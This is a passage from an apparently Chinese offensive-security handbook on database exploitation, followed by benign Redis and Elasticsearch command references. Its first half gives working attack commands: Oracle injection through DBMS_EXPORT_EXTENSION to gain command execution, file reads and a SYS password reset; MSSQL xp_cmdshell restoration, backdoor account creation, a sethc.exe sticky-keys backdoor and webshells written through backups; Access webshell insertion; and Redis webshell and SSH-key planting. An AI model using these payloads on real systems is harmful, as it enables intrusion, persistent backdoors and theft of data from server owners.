**select** SYS.DBMS\_EXPORT\_EXTENSION.GET\_DOMAIN\_INDEX\_TABLES('FOO','BAR','DBMS\_OUTPUT".PUT (:P1);EXECUTE IMMEDIATE''DECLARE PRAGMA AUTONOMOUS\_TRANSACTION;BEGIN EXECUTE

IMMEDIATE ''''grant all on LinxRunCMD topublic'''';END;'';END;--','SYS',0,'1',0) **from** dual

**select** SYS.DBMS\_EXPORT\_EXTENSION.GET\_DOMAIN\_INDEX\_TABLES('FOO','BAR','DBMS\_OUTPUT".PUT (:P1);EXECUTE IMMEDIATE''DECLARE PRAGMA AUTONOMOUS\_TRANSACTION;BEGIN EXECUTE

IMMEDIATE ''''create or replace function LinxRunCMD(p\_cmd invarchar2) return varchar2 as language

java name ''''''''LinxUtil.runCMD(java.lang.String) return String''''''''; '''';END;'';END;--','SYS',0,'1',0) **from** dual

**select** SYS.DBMS\_EXPORT\_EXTENSION.GET\_DOMAIN\_INDEX\_TABLES('FOO','BAR','DBMS\_OUTPUT".PUT (:P1);EXECUTE IMMEDIATE''DECLARE PRAGMA AUTONOMOUS\_TRANSACTION;BEGIN EXECUTE

IMMEDIATE ''''begin dbms\_java.grant\_permission(''''''''PUBLIC'''''''', ''''''''SYS:java.io.FilePermission'''''''',

''''''''<>'''''''', ''''''''execute'''''''');end;'''';END;'';END;--','SYS',0,'1',0) **from** dual

QQ群：632167235

3. 步骤三

4. 步骤四

5. 步骤五

方法二

注： 需要注意文件大小。

327/990

**CREATE TABLE** TEST1(a VARCHAR(4000),b VARCHAR(4000));

**create or** replace directory FILENAME1 **as** 'C:\\Windows\\System32\\inetsrv\\config';

DECLARE

filehandle utl\_file.file\_type; filebuffer varchar(4000); BEGIN

filehandle := utl\_file.fopen('FILENAME1','applicationHost.config','r'); loop

begin

--UTL\_FILE.FSEEK(filehandle,4000,0); utl\_file.get\_line(filehandle,filebuffer,400); **INSERT INTO** TEST1(a) **VALUES**(filebuffer); EXCEPTION

**WHEN** no\_data\_found **THEN**

exit ;

**End**;

**END** LOOP;

utl\_file.fclose(filehandle);

**COMMIT**; **END**;

**select** sys.LinxReadFile('C:\boot.ini') **from** dual;

**select** SYS.DBMS\_EXPORT\_EXTENSION.GET\_DOMAIN\_INDEX\_TABLES('FOO','BAR','DBMS\_OUTPUT".PUT (:P1);EXECUTE IMMEDIATE''DECLAREPRAGMA AUTONOMOUS\_TRANSACTION;BEGIN EXECUTE

IMMEDIATE ''''grant all on LinxReadFile topublic'''';END;'';END;--','SYS',0,'1',0) **from** dual

**select** SYS.DBMS\_EXPORT\_EXTENSION.GET\_DOMAIN\_INDEX\_TABLES('FOO','BAR','DBMS\_OUTPUT".PUT (:P1);EXECUTE IMMEDIATE''DECLAREPRAGMA AUTONOMOUS\_TRANSACTION;BEGIN EXECUTE

IMMEDIATE ''''create or replace function LinxReadFile(filename in varchar2)return varchar2 as language java name ''''''''LinxUtil.readFile(java.lang.String) return String''''''''; '''';END;'';END;--','SYS',0,'1',0) **from** dual

**select** SYS.DBMS\_EXPORT\_EXTENSION.GET\_DOMAIN\_INDEX\_TABLES('FOO','BAR','DBMS\_OUTPUT".PUT (:P1);EXECUTE IMMEDIATE''DECLAREPRAGMA AUTONOMOUS\_TRANSACTION;BEGIN EXECUTE

IMMEDIATE ''''grant all on LinxReadFile topublic'''';END;'';END;--','SYS',0,'1',0) **from** dual

QQ群：632167235

**6.3.9.4** 读取目录

1. 步骤一

2. 步骤二

3. 步骤三

4. 步骤四

注： 需要使用SYS用户。

328/990

exec dbms\_java.grant\_permission('CAIPIAO', 'SYS:java.io.FilePermission', 'E:/', 'read'); exec dbms\_java.grant\_permission('CAIPIAO', 'SYS:java.io.FilePermission', 'E:/\*', 'read');

**CREATE OR** REPLACE PROCEDURE CAIPIAO.p\_get\_dir\_list(i\_directory **IN** VARCHAR2) **AS**

LANGUAGE JAVA NAME 'DirList.getList(java.lang.String)';

**create or** replace **and** compile java source named DirList **as**

import java.io.\*; import java.sql.\*; **public** class DirList

{

**public** static void getList(String directory) throws SQLException

{

**File** path=new **File**(directory); String[] fileList=path.list(); String fileName;

long fileSize; long fileDate;

**for** (int i=0;i<fileList.length; i++)

{

fileName=fileList[i];

**File** fpath=new **File**(directory+'/'+fileName); fileSize=fpath.length(); fileDate=fpath.lastModified();

#sql{**insert into** caipiao.dirlist(filename, filesize, filedate)

**values**(:fileName,:fileSize,to\_date('01/01/1970','mm/dd/yyyy')+:fileDate/(24\*60\*60\*1000))};

}

}

}

**create** global temporary **table** caipiao.dirlist( filename varchar2(255),

filesize number, filedate date)

**on** commit **delete rows**;

QQ群：632167235

SYS用户修改密码：

5. 步骤五

6. 步骤六

7. 步骤七

**6.3.9.5** 写入文件

需要注意Linux和Windows平台中文编码。

**6.4 Access**

**6.4.1** 数据库插马

原理

通常数据库后缀会改为asa， 并且里面有：

<%loop<%

这样会提示未闭合“%>”或者缺少语句“do”。

ACCESS数据库会将一般的ASIN字符储存为UNICODE字符。

当ACCESS未开启UNICODE压缩时， 任何字母、符号等会用两个字节存储， 也就是在前面加上0x00。使用文本文件打开会发现每个字母、符号都会被空格隔开， 导致ASP语句无法执行。

如果启用压缩， 则可以直接插入asp代码。

329/990

**create or** replace directory D\_OUTPUT **as** 'd:\\';

**grant** read,write **on** directory D\_OUTPUT **to** SYS;

DECLARE fi UTL\_FILE.FILE\_TYPE; bu RAW(32766); BEGIN bu:=hextoraw('65686c6c0a6f'); fi:=UTL\_FILE.fopen ('D\_OUTPUT','c.txt','ab',32766); UTL\_FILE.put\_raw(fi,bu,TRUE); UTL\_FILE.fclose(fi); **END**;

**select** \* **from** caipiao.dirlist;

col FILESIZE **for** a20 col FILENAME **for** a40 col FILEDATE **for** a30

exec caipiao.p\_get\_dir\_list('E:/');

**alter** user sys **identified by** oracle;

QQ群：632167235

解决方法

在它的前面插入：

<%'x

注释掉loop代码， 后面插入：

%>x

便可闭合。

x的作用是防止转换时超出可识别范围变成“？”。

将正常代码A当作UNICODE字符转换成utf-8字符B， 这样当把B当作utf-8字符插入数据库时， 数据库会把它转换成UNICODE字符A， 这样便可插入代码。

常用语句

<% execute request("#")%>a<%'x

┼攠數畣整爠煥敵瑳∨∣┩愾┼砧

<%'x

┼砧

%>x

┠砾

<%eval request("a")%>

┼癥污爠煥敵瑳∨≡┩>

转换命令

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ # **iconv -f unicode -t utf-8 file**

┼攠數畣整爠煥敵瑳∨∣┩愾┼砧iconv: incomplete character or shift sequence at end of buffer

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

如果文件里有换行会出现“

”

0A

0A

字符。

**6.5 MSSQL**

**6.5.1** 系统操作

获取系统信息

列出服务器上所有windows本地组：

SQL> **execute master..xp\_enumgroups;** //dbo

获得计算机名：

SQL> **execute master..xp\_getnetname;** //dbo public

列出服务器域名：

SQL> **xp\_ntsec\_enumdomains;** //机器名 //dbo public

服务器安全模式信息：

SQL> **xp\_loginconfig;** //dbo

330/990

QQ群：632167235

查看系统信息：

SQL> **xp\_msver;**

XP\_CMDSHELL && XP\_OAMETHOD

判断是否存在

SQL> **select count(\*) from master.dbo.sysobjects where xtype = 'x' and name = 'xp\_cmdshell';**

恢复步骤

删除扩展存储过程xp\_cmdshell的语句：

SQL> **exec sp\_dropextendedproc 'xp\_cmdshell';**

恢复过程：

SQL> **EXEC master.dbo.sp\_addextendedproc 'xp\_cmdshell','xplog70.dll';**

SQL> **EXEC master.dbo.sp\_addextendedproc 'xp\_cmdshell','c:\inetpub\wwwroot\xplog70.dll';**

SQL> **exec sp\_addextendedproc xp\_cmdshell ,@dllname ='xplog70.dll';**

SQL> **exec master.dbo.addextendedproc 'xp\_cmdshell','xplog70.dll';**

如果是用以下方法删除：

SQL> **drop procedure sp\_addextendedproc;**

SQL> **drop procedure sp\_oacreate;**

SQL> **exec sp\_dropextendedproc 'xp\_cmdshell';**

则可以用以下语句恢复：

SQL> **dbcc addextendedproc ("sp\_oacreate","odsole70.dll");** SQL> **dbcc addextendedproc ("xp\_cmdshell","xplog70.dll");** 这样可以直接恢复， 不用去管sp\_addextendedproc是不是存在。

恢 复 过 程 sp\_addextendedproc： create procedure sp\_addextendedproc @functname nvarchar(517), @dllname varchar(255)

as

set implicit\_transactions off if @@trancount > 0

begin

raiserror(15002,-1,-1,'sp\_addextendedproc') return (1)

end

dbcc addextendedproc( @functname, @dllname) return (0)

执行命令

SQL> **exec master..xp\_cmdshell "net user name password /add";**

SQL> **DECLARE @shell INT EXEC SP\_OACREATE 'wscript.shell',@shell OUTPUT EXEC SP\_OAMETHOD @shell,'run',null, 'C:\WINNT\system32\cmd.exe /c net user jiaoniang$ 1866574 /add';**

错误修复

错误一

描述：

Error Message:未能找到存储过程'master..xp\_cmdshell'。

第一步先删除：

SQL> **drop procedure sp\_addextendedproc;**

SQL> **drop procedure sp\_oacreate;**

331/990

QQ群：632167235

SQL> **exec sp\_dropextendedproc 'xp\_cmdshell';**

第二步恢复：

SQL> **dbcc addextendedproc ("sp\_oacreate","odsole70.dll");**

SQL> **dbcc addextendedproc ("xp\_cmdshell","xplog70.dll");**

错误二

描述：

拒绝访问。

权限不够， 上传个cmd试试。

错误三

描述：

Error Message:SQL Server 阻止了对组件'xp\_cmdshell'的过程'sys.xp\_cmdshell'的访问， 因为此组件已作为此服务器安全配置的一部分而被关闭。系统管理员可以通过使用sp\_configure启用'xp\_cmdshell'。有关启

用'xp\_cmdshell'的详细信息， 请参阅SQL Server联机丛书中的“外围应用配置器”。

修复方法：

SQL> **EXEC sp\_configure 'show advanced options', 1;**

SQL> **RECONFIGURE WITH OVERRIDE;**

SQL> **EXEC sp\_configure 'xp\_cmdshell', 1;**

SQL> **RECONFIGURE WITH OVERRIDE;**

SQL> **EXEC sp\_configure 'show advanced options', 0;**

错误四

描述：

Error Message:无法装载 DLL xpweb70.dll 或该 DLL 所引用的某一 DLL。原因: 126(找不到指定的模块。)

修复方法：

SQL> **exec sp\_dropextendedproc 'xp\_cmdshell';**

SQL> **dbcc addextendedproc ("xp\_cmdshell","c:\Program Files\Microsoft SQL Server\MSSQL\Binn**

**\xplog70.dll");**

SQL> **EXEC sp\_configure 'show advanced options', 0;**

错误五

描述：

Error Message:无法在库 xpweb70.dll 中找到函数 xp\_cmdshell。原因: 127(找不到指定的程序。)。

修复方法：

SQL> **exec sp\_dropextendedproc 'xp\_cmdshell';**

SQL> **dbcc addextendedproc ("xp\_cmdshell","c:\Program Files\Microsoft SQL Server\MSSQL\Binn**

**\xplog70.dll");**

SQL> **EXEC sp\_configure 'show advanced options', 0;**

错误六

描述：

Message:在执行 xp\_cmdshell 的过程中出错。调用 'CreateProcess' 失败， 错误代码: '5'。

分析：

错误5是个系统提示的错误号， CreateProcess这个是创建线程的意思， 这个错误产生和系统文件cmd.exe有很大的关系， 一种情况是cmd被删除， 一种是cmd的权限被降低了。

解决办法：

将系统的explorer文件复制为系统的shift后门文件：

SQL> **declare @o int exec sp\_oacreate 'scripting.filesystemobject', @o out exec sp\_oamethod @o, 'copyfile',null,'c:\windows\explorer.exe','c:\windows\system32\sethc.exe';**

SQL> **declare @oo int exec sp\_oacreate 'scripting.filesystemobject', @oo out exec sp\_oamethod @oo, 'copyfile',null,'c:\windows\system32\sethc.exe','c:\windows\system32\dllcache\sethc.exe';**

332/990

QQ群：632167235

注意：

这两条语句使用到的sp\_oacreate存储过程需要使用到odsole70.dll这个文件。

错误七

描述：

SQL Server 阻止了对组件 'Ole Automation Procedures' 的 过程 'sys.sp\_OACreate' 的访问， 因为此组件已作为此服务器安全配置的一部分而被关闭。系统管理员可以通过使用 sp\_configure 启用 'Ole Automation

Procedures'。有关启用 'Ole Automation Procedures' 的详细信息， 请参阅 SQL Server 联机丛书中的 "外围应用配置器"。

修复方法：

SQL> **sp\_configure 'show advanced options', 1;**

SQL> **RECONFIGURE;**

SQL> **sp\_configure 'Ole Automation Procedures', 1;**

SQL> **RECONFIGURE;**

其他命令

停止或者启动某个服务：

SQL> **xp\_servicecontrol 'stop','schedule';** //schedule是服务的名称 //dbo

用pid来停止某个执行中的程序：

SQL> **xp\_terminate\_process 123;** //123是pid //dbo

**6.5.2** 文件操作

获取文件信息

得到硬盘文件信息：

SQL> **execute master..xp\_dirtree 'c:',1,1;** //dbo public SQL> **EXEC [master].[dbo].[xp\_subdirs] 'c:\WINNT';** SQL> **dbo.xp\_subdirs 'C:';** //dbo

列出服务器上固定驱动器,以及每个驱动器的可用空间：

SQL> **execute master..xp\_fixeddrives;** //dbo public

显示系统上可用的盘符：

SQL> **execute master..xp\_availablemedia;** //dbo

获取某文件的相关属性：

SQL> **execute master..xp\_getfiledetails 'C:1.txt';** //dbo public

判断文件是否存在：

SQL> **exec xp\_fileexist 'C:\123.XML';**

修改文件信息

创建文件夹：

SQL> **exec xp\_create\_subdir 'C:\MSSQLData\ccv';**

读取文件内容：

SQL> **use master;**

SQL> **drop table cmd;**

SQL> **create table cmd (a text);**

SQL> **BULK INSERT cmd FROM 'c:\netstat-2015-5-26.log' WITH (FIELDTERMINATOR='\n', ROWTERMINATOR='\n\n');**

333/990

QQ群：632167235

SQL> **select \* from cmd;**

SQL> **drop table cmd;**

压缩：

SQL> **exec xp\_makecab 'c:\123.cab', 'mszip', 1, 'c:\123.xml';**

解压：

SQL> **exec xp\_unpackcab 'c:\test.cab', 'c:\temp\', 1;**

**6.5.3** 数据库操作

获取数据库信息

查看权限：

SQL> **select IS\_SRVROLEMEMBER('sysadmin');** //sa SQL> **select IS\_MEMBER('db\_owner');** //dbo

SQL> **select IS\_MEMBER('public');** //public

获得MS SQL的版本号：

SQL> **execute master..sp\_msgetversion;** //dbo public

统计数据库里每个表的详细情况：

SQL> **exec sp\_MSforeachtable 'sp\_spaceused ''?''';** //查询表 //dbo public

获得每个表的记录数和容量：

SQL> **exec sp\_MSforeachtable 'select ''?''','?', 'sp\_spaceused ''?''', 'SELECT count(\*) FROM ? ';** //dbo pubilc

修改数据库信息

创建帐号：

SQL> **exec master.dbo.sp\_addlogin name,pass;**

把创建的mssql登陆帐号提升到sysadmin：

SQL> **exec master.dbo.sp\_addsrvrolemember name,sysadmin;**

**6.5.4** 沙盒

简单描述：

1. Access可以调用VBS的函数， 以System权限执行任意命令；
2. Access执行这个命令是有条件的， 需要一个开关被打开；
3. 这个开关在注册表里；
4. SA是有权限写注册表的；
5. 用SA写注册表的权限打开那个开关；
6. 调用Access里的执行命令方法， 以system权限执行任意命令。

通常一台MSSQL服务器同时支持Access数据库。

只要有一个sa或者dbowner的连接（ 至少对master库具有db\_owner权限， 默认情况下是没有的）， 就可以修改注册表， 因为MSSQL有一个名为xp\_regwrite的扩展， 它的作用是修改注册表的值。语法如下：

SQL> **exec maseter.dbo.xp\_regwrite Root\_Key,SubKey,Value\_Type,Value;**

我们只需要将SandBoxMode开关的注册表值修改为0就行了：

SQL> **EXEC master.dbo.xp\_regwrite 'HKEY\_LOCAL\_MACHINE','SoftWare\Microsoft\Jet\4.0**

**\Engine','SandBoxMode','REG\_DWORD','0';**

接着连接到一个Access数据库中， 就可以执行系统命令， Access数据库的命令为：

SQL> **select shell("net user ray 123 /ad");**

334/990

QQ群：632167235

MSSQL有一个OpenRowSet函数， 它的作用是打开一个特殊的数据库或者连接到另一个数据库之中。

windows系统目录下本身就存在两个Access数据库， 位置在 %windir%\system32\ias\ias.mdb 和 %windir%

\system32\ias\dnary.mdb。执行命令为：

SQL> **Select \* From OpenRowSet('Microsoft.Jet.OLEDB.4.0',';Database=c:\winnt\system32\ias**

**\ias.mdb','select shell("net user ray 123 /ad")');**

需要执行的命令为：

SQL> **EXEC master.dbo.xp\_regwrite 'HKEY\_LOCAL\_MACHINE','SoftWare\Microsoft\Jet\4.0**

**\Engine','SandBoxMode','REG\_DWORD','0';**

SQL> **Select \* From OpenRowSet('Microsoft.Jet.OLEDB.4.0',';Database=c:\windows\system32\ias**

**\ias.mdb','select shell("net user zyqq 123 /add")');**

**6.5.5** 备份

数据库备份

SQL> **use model;**

SQL> **create table cmd (str image);**

SQL> **insert into cmd(str) values(0x\*\*\*\*\*\*\*\*\*\*\*);** -- hex编码的一句话

SQL> **declare @a sysname select @a=0x\*\*\*\*\*\*\*\*\*\* backup database model to disk=@a;** -- 将路径

g:wwwtestl.asp进行hex编码

LOG备份

步骤：

1. SQL> **alter database databasename set RECOVERY FULL;**
2. SQL> **create table cmd (a image);**
3. SQL> **backup log databasename to disk = 'c:\cmd' with init;**
4. SQL> **insert into cmd (a) values ('<%Execute(request("go"))%>');**
5. SQL> **backup log databasename to disk = 'x:\xxx\xxx\asp1.asp';**
6. SQL> **drop table cmd;**

如果是在浏览器地址栏里输入， 可能会遇到百分号“%”转换的问题， 可以换一下：

* <%%25Execute(request("go"))%%25>
* %><%execute request("go")%><%
* <script language=VBScript runat=server>execute request("sb")</Script>
* <%25Execute(request("l"))%25>
* 0x3C256576616C20726571756573742822732229253E

如果备份出的文件中没有想要的内容， 可能创建的数据表没有在备份的数据库中， 需要在和数据表操作相关的语句中加入数据库名， 如：

SQL> **create table dweb.dbo.[cmd] (a image);**

差异备份

原始思路：

SQL> **backup database** 库名 **to disk = 'c:\ddd.bak';**

SQL> **create table [dbo].[dtest] ([cmd] [image]);**

SQL> **insert into dtest(cmd) values (0x3C25657865637574652872657175657374282261222929253E);**

SQL> **backup database** 库名 **to disk='**目标位 置 **\d.asp' WITH DIFFERENTIAL,FORMAT;**

编码变形：

SQL> **declare @a sysname,@s nvarchar(4000) select @a=db\_name (),@s=0x77006F006B0061006F002E00620061006B00 backup database @a to disk=@s;** SQL> **create table [dbo].[xiaolu] ([cmd] [image]);**

335/990

QQ群：632167235

SQL> **insert into xiaolu(cmd) values (0x3C25657865637574652872657175657374282261222929253E);**

SQL> **declare @a sysname,@s nvarchar(4000) select @a=db\_name (),@s=0x65003A005C007700650062005C0077006F006B0061006F002E00610073007000 backup**

**database @a to disk=@s WITH DIFFERENTIAL,FORMAT;**

**6.5.6** 记录

远程桌面

查看终端端口及开放情况：

SQL> **exec master..xp\_regread 'HKEY\_LOCAL\_MACHINE','SYSTEM\CurrentControlSet\Control**

**\Terminal Server\WinStations\RDP-Tcp','PortNumber';**

开3389：

SQL> **exec master.dbo.xp\_regwrite 'HKEY\_LOCAL\_MACHINE','SYSTEM\CurrentControlSet\Control**

**\Terminal Server','fDenyTSConnections','REG\_DWORD',0;**

Public权限使用存储过程

使用临时表：

SQL> **create table ##nonamed(dir ntext, num int);**

SQL> **insert ##nonamed execute master..xp\_dirtree 'c:\',1;**

SQL> **insert into openrowset('sqloledb', '192.0.0.1';'user';'pass', 'select \* from Northwind.dbo.dirtree') select \* from ##nonamed;**

SQL> **select \* from Northwind.dbo.dirtree;**

**6.6 Redis**

**6.6.1** 介绍

程序

redis-server： 服务器redis-cli： 命令行客户端

redis-benchmark： 性能测试工具redis-check-aof： AOF文件修复工具redis-check-dump： RDB文件检查工具

配置

命令行下配置语法：

* **config set loglevel warning**
* **config get loglevel**

多数据库

选择数据库：

* **select 0**

336/990

QQ群：632167235

清除数据库内容：

* **flushdb**
* **flushall**

一个空的redis实例只占用1MB左右。

**6.6.2** 语法

**6.6.2.1** 基本语句

1. 获得符合规则的键名列表

* **keys <pattern>**

2. 判断是否存在

* **exists <key>**

3. 删除键

* **del <key>**

4. 批量删除键

# **redis-cli keys "user:\*" | xargs redis-cli del**

# **redis-cli del 'redis-cli keys "user:\*"'**

5. 获得键值的数据类型

* **type <key>**

**6.6.2.2** 字符串类型

1. 赋值与取值

* **set key value**
* **get key**

2. 递增数字

* **incr key**

3. 增加指定的整数

* **incrby key decrement**

4. 减少指定的整数

* **decr key**
* **decrby key decrement**

5. 增加指定浮点数

* **incrbyfloat key increment**

6. 向尾部追加值

* **append key value**

7. 获取字符串长度

* **strlen key**

337/990

QQ群：632167235

8. 同时设置/获取多个值

* **mget key [key ...]**
* **mset key value [key value ...]**

9. 位操作

* **getbit key offset**
* **setbit key offset value**
* **bitcount key [start] [end]** #统计数字为1位的个数
* **bitop operation destkey key [key ...]** #and、or、xor、not

**6.6.2.3** 散列类型

1. 散列类型表示为： 键->字段->字段值

2. 赋值与取值

* **hset key field value**
* **hget key field**
* **hmset key field vlaue [field value ...]**
* **hmget key field [field ...]**
* **hgetall key**

3. 判断字段是否存在

* **hexists key field**

4. 当字段不存在时赋值

* **hsetnx key field value**

5. 增加数字

* **hincrby key field increment**

6. 删除字段

* **hdel key field [field ...]**

7. 只获取字段名或字段值

* **hkeys key**
* **hvals key**

8. 获得字段数量

* **hlen key**

**6.6.2.4** 列表类型

1. 向列表两端增加元素

* **lpush key value [value ...]**
* **rpush key value [value ...]**

2. 从两端弹出元素

* **lpop key**
* **rpop key**

3. 获取列表中元素的个数

* **llen key**

338/990

QQ群：632167235

4. 获取列表片段

* **lrange key start stop**

5. 删除列表中指定的值

* **lrem key count value**

6. 获取/设置指定索引的元素值

* **lindex key index**
* **lset key index value**

7. 只保留列表指定片段

* **ltrim key start end**

8. 向列表中插入元素

* **linsert key berfor|after pivot value**

9. 将元素从一个列表转移到另一个列表

* **rpoplpush source destination**

**6.6.2.5** 集合类型

无序集合

1. 增加/删除元素

* **sadd key member [member ...]**
* **srem key member [member ...]**

2. 获得集合中所有的元素

* **smembers key**

3. 判断元素是否在集合中

* **sismembers key member**

4. 集合间运算

* **sdiff key [key ...]**
* **sinter key [key ...]**
* **sunion key [key ...]**

5. 获得集合中元素个数

* **scard key**

6. 进行集合运算并将结果存储

* **sdiffstore destination key [key ...]**
* **sinterstore destination key [key ...]**
* **sunionstore destination key [key ...]**

7. 随机获得集合中的元素

* **srandmember key [count]**

8. 从集合中弹出一个元素

* **spop key**

有序集合

1. 增加元素

* **zadd key score member [score member ...]**

339/990

QQ群：632167235

2. 获得元素的分数

* **zscore key member**

3. 获得排名在某个范围的元素列表

* **zrange key start stop [withscores]**
* **zrevrange key start stop [withscore]**

4. 获得指定分数范围的元素

* **zrangebyscore key min max [withscore] [limit offset count]**

5. 增加某个元素的分数

* **zincrby key increment member**

6. 取得集合中元素的个数

* **zcard key**

7. 获得指定分数范围内元素的个数

* **zcount key min max**

8. 删除一个或多个元素

* **zrem key member [member ...]**

9. 按照排名范围删除元素

* **zremrangebyrank key start stop**

10. 按照分数范围删除元素

* **zremrangebyscore key min max**

11. 获得元素的排名

* **zrank key member**
* **zrevrank key member**

12. 计算有序集合的交集

* **zinterstore destination numkeys key [key ...] [weights weight [weight ...]] [aggregate sum|min| max]**

**6.6.2.6** 进阶

事务

事务实例：

* **set key 1**
* **watch key**
* **set key 2**
* **multi**
* **set key 3**
* **exec**
* **get key**

watch可以监控一个键， 如果这个键被修改， 那么后面的事务将不会被处理。可以使用unwatch取消对键的监控。

生存时间

1. 设置生存时间

* **expire key seconds**

340/990

QQ群：632167235

2. 查看生存时间

* **ttl key**

3. 取消生存时间（ 设置成永久的）

* **persist key**

4. 以毫秒为单位

* **pexpire**
* **pttl**

5. 用unix时间戳作为截止时间

* **expireat key seconds**

排序

除了有序集合， 还可以用sort进行排序：

* **sort key desc limit offset count**

BY参数

BY参数的语法为“BY 参考键”。其中参考键可以使字符串类型键或者是散列类型键的某个字段（ 表示为->字段名）。如果提供了BY参数， SORT命令将不再依据元素自身的值进行排序， 而是对每个元素使用元素的值替换参考键中的第一个“\*”并获取其值， 然后依据该值对元素排序。

* **sort tag:ruby:posts BY post:\*->time DESC**

“\*”在“->”后面表示常量， 将不会被替换。

GET参数

* **sort tag:ruby:posts by post:\*->time desc get post:\*->title get post:\*->time get #**

“#”表示返回tag:ruby:posts的对应值。

STORE参数

保存排序结果。

* **sort tag:ruby:posts by post:\*->time desc get post:\*->title get post:\*->time get # store sort.result**

任务队列

1. 非阻塞使用lpush和rpop。
2. 阻塞使用brpop、blpop， 最后一个参数是超时时间。如果同时监听的多个键有元素， 则优先从左到右， 可以实现优先级队列。

发布/订阅模式

订阅者可以订阅一个或多个频道， 发布者可以向指定的频道发送消息。

* **publish channel message**
* **subscribe channel [channel ...]**
* **psubscribe channel.\*?**

如重复订阅频道， 则会收到多个消息。publish返回的数字也会体现出来。

* **unsubscribe channel**
* **punsubscribe channel**

341/990

QQ群：632167235

命令监控

打印出所有执行的命令：

* **monitor**

信息获取

获取服务信息：

* **info**

**6.6.3** 配置

**6.6.3.1** 配置文件

通信协议

Redis支持两种通信协议， 一种是二进制安全的统一请求协议， 另一种是比较直观的便于在telnet中输入的简单协议。

快照

save 900 1

900s内至少有一个键被更改则进行快照。多个快照条件之间是“or”的关系。

通过 dir 和 dbfilename 参数指定快照路径和文件名。一旦异常关机， 最后一次快照以后的更改则会丢失。

RDB文件是经过压缩的二进制格式， 所以会小于内存的大小。

AOF持久化

开启参数：

appendonly yes

每执行一条更改的命令， 就会被写入硬盘。

通过 dir 和 appendfilename 参数指定AOF文件路径和文件名。

AOF文件是纯文本文件， 时间一长会有很多冗余命令， 所以需要自动优化。优化配置：

auto-aof-rewrite-percentage 100

当前AOF文件大小超过上一次重写时大小的百分之多少时再次进行重写。

auto-aof-rewrite-min-size 64mb

自动重写的最小大小。

通常系统硬盘会有30s的缓存时间， 通过以下配置强制将缓存同步到硬盘中：

appendsync always|everysec|no

内存

设置内存大小maxmemory， 超出的会根据maxmemory-policy参数指定的策略来删除不需要的键。

LRU算法既最近最少使用算法， 但是不会非常准确， 而是每次从数据库中随机取3个键中最久未使用的键，

342/990

QQ群：632167235

离被删除时间最近的键被删除。

安全

主库设置密码：

requirepass password

从库设置参数：

masterauth password

命名命令

将命令重新命名。

rename-command FULSHALL CLEARALL rename-command FULSHALL ""

耗时命令

配置执行时间限制：

slowlog-log-slower-than 10000

单位时微秒， 1000000微秒=1秒。

限制记录的条数：

slowlog-max-len 128

查看耗时命令日志：

* **slowlog get**

**6.6.3.2** 主从复制

配置思路：

只需在从数据库配置文件中加入：

slaveof masterIP masterPORT

或者使用命令：

# **redis-server --port 6379 --slaveof 1.1.1.1 7379**

或者运行时修改：

* **slaveof 1.1.1.1 6379**

主数据库无需任何配置。

从数据库一般是只读的， 可以通过配置参数：

slave-read-only on

设置可写， 但是不会同步到主数据库上。

在同步过程中从数据库并不会阻塞， 可以使用：

slave-serve-state-data on

使从数据库在同步前向请求回复错误。

在复制过程中强制使用快照功能。

为提高性能， 可以使用读写分离， 可以禁用主库持久化。

当从库崩溃重启后会自动同步数据， 当主库崩溃时需要在从库使用命令：

* **slaveof no one**

将从库提升为主库， 当原来主库启动后再用 **slaveof** 命令指向新的主库。

**6.6.4** 安全

343/990

QQ群：632167235

写webshell

* **config set dir /var/www**
* **config set dbfilename info.php**
* **set webshell "<?php phpinfo(); ?>"**
* **save**
* **del webshell**
* **config set /var/redis**
* **config set dbfilename dump.rdb**

默认用户为redis， 部分为root， 默认权限为0600。

写SSH公钥

首先在本地生产公私钥文件：

* **ssh-keygen -t rsa**

然后将公钥写入foo.txt文件

* **(echo -e "\n\n"; cat id\_rsa.pub; echo -e "\n\n") > foo.txt**

再连接Redis写入文件

* **cat foo.txt | redis-cli -h 192.168.1.11 -x set crackit**

$ **redis-cli -h 192.168.1.11**

$ **192.168.1.11:6379> config set dir /root/.ssh/**

OK

$ **192.168.1.11:6379> config get dir**

1. "dir"
2. "/root/.ssh"

$ **192.168.1.11:6379> config set dbfilename "authorized\_keys"**

OK

$ **192.168.1.11:6379> save**

OK

最后， 利用自己的私钥登陆目标服务器；

* **ssh -i id\_rsa [root@192.168.1.11](mailto:root@192.168.1.11)**

**6.7 ElasticSearch**

**6.7.1** 简介

与传统数据库的对应关系：

Relational DB -> Databases -> Tables -> Rows

-> Columns

Elasticsearch -> Indices -> Types -> Documents -> Fields

**6.7.2** 分布式集群

空集群

一个单独的节点， 没有索引和数据。一个节点就是一个实例， 一个集群由多个节点组成， 它们有相同的

344/990

QQ群：632167235

cluster.name。它们协同工作， 分享数据和负载。当加入新的节点或者删除一个节点时， 集群就会感知到并平衡数据。

集群中一个节点会被选举为主节点(master)， 它将临时管理集群级别的一些变更， 例如新建或删除索引、增加或移除节点等。主节点不参与文档级别的变更或搜索， 这意味着在流量增长的时候， 该主节点不会成为集群的瓶颈。任何节点都可以成为主节点。

我们能够与集群中的任何节点通信， 包括主节点。每一个节点都知道文档存在于哪个节点上， 它们可以转发请求到相应的节点上。我们访问的节点负责收集各节点返回的数据， 最后一起返回给客户端。

集群健康

集群健康有三种状态： green、yellow或red。

**GET /\_cluster/health**

各颜色所代表的意义：

green： 所有主要分片和复制分片都可用

yellow： 所有主要分片可用,但不是所有复制分片都可用

red： 不是所有的主要分片都可用

添加索引

索引是一个用来指向一个或多个分片(shards)的“逻辑命名空间(logical namespace)”。

一个分片(shard)是一个最小级别“工作单元(worker unit)”， 它只是保存了索引中所有数据的一部分。

我们的文档存储在分片中， 并且在分片中被索引， 但是我们的应用程序不会直接与它们通信， 取而代之的是直接与索引通信。

分片是Elasticsearch在集群中分发数据的关键。把分片想象成数据的容器。文档存储在分片中， 然后分片分配到你集群中的节点上。当你的集群扩容或缩小， Elasticsearch将会自动在你的节点间迁移分片， 以使集群保持平衡。

分片可以是主分片(primary shard)或者是复制分片(replica shard)。你索引中的每个文档属于一个单独的主分片， 所以主分片的数量决定了索引最多能存储多少数据。

复制分片只是主分片的一个副本， 它可以防止硬件故障导致的数据丢失， 同时可以提供读请求， 比如搜索

或者从别的shard取回文档。

当索引创建完成的时候， 主分片的数量就固定了， 但是复制分片的数量可以随时调整。默认情况下， 一个索引被分配5个主分片。

设置分片：

**PUT /blogs**

**{**

**"settings": { "number\_of\_shards": 3,**

**"number\_of\_replicas": 1**

**}**

**}**

增加故障转移

